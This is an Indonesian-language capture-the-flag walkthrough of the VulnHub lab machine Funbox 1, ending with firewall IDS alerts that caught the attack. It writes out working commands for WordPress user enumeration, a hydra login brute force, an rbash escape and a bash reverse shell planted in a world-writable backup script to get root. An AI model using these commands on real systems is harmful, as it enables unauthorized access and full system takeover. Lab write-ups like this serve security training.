


CTF FUNBOX 1

Vulnerable machine: Funbox 1

<https://www.vulnhub.com/entry/funbox-1,518/>



1. Menemukan IP Target

-melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-17 23:29 EST
Nmap scan report for 192.168.1.1
Host is up (0.0043s latency).
Nmap scan report for 192.168.1.2
Host is up (0.011s latency).
Nmap scan report for funbox.fritz.box (192.168.1.102)
Host is up (0.017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.08 seconds
```

2. Menambahkan IP target pada daftar domain


-menambahkan IP funbox pada file `/etc/hosts` di kali linux

```
(root@kali)-[/home/kali]
# nano /etc/hosts
```

```
GNU nano 6.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.1.101 dc-2
192.168.1.102 funbox.fritz.box
```

3. Membuka halaman website lewat browser (<http://funbox.fritz.box>)



-pada halaman utama ditemukan petunjuk untuk menggunakan hydra nantinya

Funbox is a reallife virtual machine, but some users in the funbox-company are really stupid.

There are a minimum of 2 fast ways to get initial footstep. Root needs a bit more time.

I am root and I testet my password with a lot of wordlists. Hydra is in this case not your friend.

Ready to rumble ?


Please, give me a feedback on twitter: @0815R2d2

...or just post only a screenshot from: cat flag.txt && whoami && date

4. Melakukan scanning seluruh port pada server funbox dengan nmap


```
(root@kali)-[/home/kali]
# nmap -A -p- 192.168.1.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-17 23:34 EST
Nmap scan report for funbox.fritz.box (192.168.1.102)
Host is up (0.014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2f6531b5a497d748d44f546e39329d3 (RSA)
|   256 a6836f1b9cdab4418c29f4ef334b20e0 (ECDSA)
|_  256 a65b800350199166b6c398b8c44f5cbd (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /secret/
|_ http-title: Funbox &#8211; Have fun&#8230;
|_ http-generator: WordPress 5.4.2
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionRe
q, X11Probe, afp:
|     Invalid message"
|_   HY000
1 service unrecognized despite returning data. If you know the service/versio
```

-dari hasil scan nmap ditemukan ada file robots.txt pada halaman wordpress yang ada berisi halaman yang tidak bisa diindex oleh search engine



The screenshot shows a web browser window with the address bar displaying `funbox.fritz.box/robots.txt`. The browser's address bar and tabs are visible at the top. The main content area of the browser displays the text `Disallow: /secret/`.

-ternyata isinya adalah halaman secret dan setelah dibuka tidak ada informasi apapun di halaman secret



The screenshot shows a web browser window with the address bar displaying `funbox.fritz.box/secret/`. The browser's address bar and tabs are visible at the top. The main content area of the browser displays the text `No secrets here. Try harder !`.

5. Melakukan scanning terhadap halaman wordpress dengan wpscan

-Perintah wpscan --url url_traget -e emuration

```
(root@kali)-[/home/kali]
# wpscan --url http://funbox.fritz.box -e u, ap

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://funbox.fritz.box/ [192.168.1.102]
[+] Started: Fri Feb 17 23:41:31 2023

Interesting Finding(s):
```

-dari hasil scanning wbscan telah ditemukan lokasi upload file pada halaman wordpress

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

Index of /wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2020/	2020-07-17 15:49	-	
2023/	2023-02-12 07:38	-	

Apache/2.4.41 (Ubuntu) Server at funbox.fritz.box Port 80

6. Melakukan scanning untuk menemukan ada halaman apa saja di website funbox dengan dirb

```
(root@kali)-[/home/kali]
# dirb http://192.168.1.102

DIRB v2.22
By The Dark Raver


START_TIME: Fri Feb 17 23:51:37 2023
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.102/ —

+ http://192.168.1.102/index.php (CODE:200|SIZE:61294)
+ http://192.168.1.102/robots.txt (CODE:200|SIZE:19)
```

-dari hasil scan dirb telah ditemukan halaman wp-admin dan jika dibuka langsung diarahkan ke halaman wp-login untuk melakukan login terlebih dahulu




7. Melakukan brute force dengan hydra pada halaman login sesuai petunjuk yang didapat sebelumnya

-membuat file yang berisi daftar user pada halaman wordpress

```
(root@kali)-[/home/kali]
# touch user-funbox.txt

(root@kali)-[/home/kali]
# nano user-funbox.txt
```




-melakukan brute force dengan hydra

```
(root@kali)-[/home/kali]
# hydra -L user-funbox.txt -P /usr/share/wordlists/metasploit/adobe_top100_
pass.txt -u 192.168.1.102 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^
&wp-submit=Log+In&redirect_to=http%3A%2F%2Ffunbox.fritz.box%2Fwp-admin%2Ftes
tcookie=1:S=logout'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-18 00:
28:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:2/p:10
0), ~13 tries per task
[DATA] attacking http-post-form://192.168.1.102:80/wp-login.php:log=^USER^&pw
d=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Ffunbox.fritz.box%2Fwp-admi
n%2Ftestcookie=1:S=logout
[80][http-post-form] host: 192.168.1.102 login: joe password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-18 00:
28:07
```

-dari hasil brute force menggunakan hydra telah didapat username joe beserta passwordnya kemudian mencoba melakukan login untuk mengakses halaman wp-admin dan ternyata tidak ditemukan informasi apapun disini



8. Mencoba login ke SSH dengan user dan password yang sudah didapat sebelumnya dan ternyata berhasil

```
(root@kali)-[/home/kali]
# ssh joe@192.168.1.102
The authenticity of host '192.168.1.102 (192.168.1.102)' can't be established
ED25519 key fingerprint is SHA256:FvY+RbxA4ltj50ps2NPpM0dfY4eqKpDCbH/IqRkod2Y
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.102' (ED25519) to the list of known hosts.
joe@192.168.1.102's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 18 Feb 2023 05:40:23 AM UTC

System load:  0.89               Processes:           128
Usage of /:   59.4% of 9.78GB    Users logged in:    0
Memory usage: 65%               IPv4 address for enp0s3: 192.168.1.102
Swap usage:   0%

 * "If you've been waiting for the perfect Kubernetes dev solution for
```


9. Melihat ada file apa aja di home folder joe

```
joe@funbox:~$ ls -la
total 56
drwxr-xr-x 5 joe  joe  4096 Jul 18  2020 .
drwxr-xr-x 4 root root 4096 Jun 19  2020 ..
-rw-r--r-- 1 joe  joe  1141 Jul 18  2020 .bash_history
-rw-r--r-- 1 joe  joe   220 Jun 19  2020 .bash_logout
-rw-r--r-- 1 joe  joe  3771 Jun 19  2020 .bashrc
drwxr-xr-x 2 joe  joe  4096 Jun 19  2020 .cache
drwxrwxr-x 3 joe  joe  4096 Jul 18  2020 .local
-rw-r--r-- 1 joe  joe   998 Jul 18  2020 mbox
-rw-r--r-- 1 joe  joe   260 Jun 22  2020 .mysql_history
-rw-r--r-- 1 joe  joe   807 Jun 19  2020 .profile
drwxr-xr-x 2 joe  joe  4096 Jun 22  2020 .ssh
-rw-r--r-- 1 joe  joe  9549 Jul 18  2020 .viminfo
```

10. Mencoba auto complete terminal dengan tombol tab namun ternyata di block

```
joe@funbox:~$ cat .mys-rbash: /dev/null: restricted: cannot redirect output
bash_completion: _upvars: '-a2': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash_completion: _upvars: '-a0': invalid number specifier

cat: .mys: No such file or directory
```

11. Mencoba membaca isi file dengan cat

-membaca isi file .mysql_history

```
joe@funbox:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
use\040wordpress
select\040*\040from\040user
;
select\040*\040from\040users;
select\040*\040from\040wp_users;
select\040user_login,\040unser_pass\040from\040wp_users;
select\040user_login,\040user_pass\040from\040wp_users;
exit
joe@funbox:~$
```

-membaca isi file .bash_history dan ternyata ternyata ditemukan file bash pada home folder funny

```
joe@funbox:~$ cat .bash_history
ls
ls -la#
vi
ls
ls -la
cd /tmp
cd ..
ls
ls -la
find / -writable -type d 2>/dev/null
mail
exit
mail
man mail
cd /home/joe
exit
mail
touch /var/mail/joe
exit
mail
exit
mail
```

```
vi /home/funny/.backup.sh
cat /home/funny/.backup.sh
cd /tmp
vi /home/funny/.backup.sh
ls -la /home/funny
```

12. Melakukan navigasi ke folder /home/funny

```
joe@funbox:~$ cd /home/funny
-rbash: cd: restricted
joe@funbox:~$ bash -i
joe@funbox:~$ cd /home/funny
joe@funbox:/home/funny$ ls
html.tar
joe@funbox:/home/funny$
```

-pada folder home/funny ditemukan file bash .backup.sh dengan full akses (777)

```
joe@funbox:/home/funny$ ls -la
total 47608
drwxr-xr-x 3 funny funny    4096 Jul 18  2020 .
drwxr-xr-x 4 root  root    4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny     55 Jul 18  2020 .backup.sh
-rw-r--r-- 1 funny funny  1462 Jul 18  2020 .bash_history
-rw-r--r-- 1 funny funny   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny  3771 Feb 25  2020 .bashrc
drwxr-xr-x 2 funny funny    4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Feb 18 07:15 html.tar
-rw-r--r-- 1 funny funny   807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny   162 Jun 19  2020 .reminder.sh
-rw-rw-r-- 1 funny funny    74 Jun 19  2020 .selected_editor
-rw-r--r-- 1 funny funny     0 Jun 19  2020 .sudo_as_admin_successful
-rw-r--r-- 1 funny funny  7791 Jul 18  2020 .viminfo
joe@funbox:/home/funny$ nano .backup.sh
joe@funbox:/home/funny$ nano .backup.sh
```

13. Menuliskan kode reverse shell untuk melakukan exploirasi shell pada funbox

-melihat IP address pada kali linux untuk digunakan sebagai listener nantinya

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
    RX packets 356  bytes 48781 (47.6 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 2625  bytes 175143 (171.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4  bytes 240 (240.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4  bytes 240 (240.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```


-menanamkan kode reverse shell pada file .backup.sh (referensi:

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>) dengan memanfaatkan IP interface eth0 dan port 9001 pada kali linux

```
GNU nano 4.8 .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
/bin/bash -i >& /dev/tcp/192.168.100.5/9001 0>&1
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell

14. Mengeksekusi file bash script .backup.sh

```
joe@funbox:/home/funny$ nano .backup.sh
joe@funbox:/home/funny$ bash .backup.sh
tar: /home/funny/html.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
```

15. Membuat listener untuk mendapatkan shell funbox

-pada percobaan pertama didapat shell joe

```
(kali@kali)-[~]
$ ifconfig eth0; nc -lnvp 9001
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.5 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 222 bytes 32618 (31.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2424 bytes 158445 (154.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

listening on [any] 9001 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.102] 39140
joe@funbox:/home/funny$ exit
exit
exit

(kali@kali)-[~]
$
```

-setelah menunggu beberapa menit dilakukan listener ulang dan akhirnya didapat akses root

```
(kali@kali)-[~]
$ ifconfig eth0; nc -lnvp 9001
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.5 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 257 bytes 36558 (35.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2473 bytes 162502 (158.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

listening on [any] 9001 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.102] 39144
bash: cannot set terminal process group (3283): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~#
```

Deteksi penyerangan hydra pada firewall OPNsense

Alert info	
Timestamp	2023-02-18T05:28:08.024081+0000
Alert	ET POLICY Http Client Body contains pwd= in cleartext
Alert sid	2012888
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.102
Source port	47334
Destination port	80
Interface	lan
http hostname	192.168.1.102
http url	/wp-login.php
http user_agent	Mozilla/5.0 (Hydra)
http content_type	text/html
Configured action	<input checked="" type="checkbox"/> Enabled
	Alert

Alert info

Timestamp	2023-02-18T05:28:08.024081+0000
Alert	ET POLICY Cleartext WordPress Login
Alert sid	2012843
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.102
Source port	47334
Destination port	80
Interface	lan
http hostname	192.168.1.102
http url	/wp-login.php
http user_agent	Mozilla/5.0 (Hydra)
http content_type	text/html
Configured action	<input checked="" type="checkbox"/> Enabled

Alert

System Requirement

OPNsense:

-OPNsense 23.1-amd64

-FreeBSD 13.1-RELEASE-p5

-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4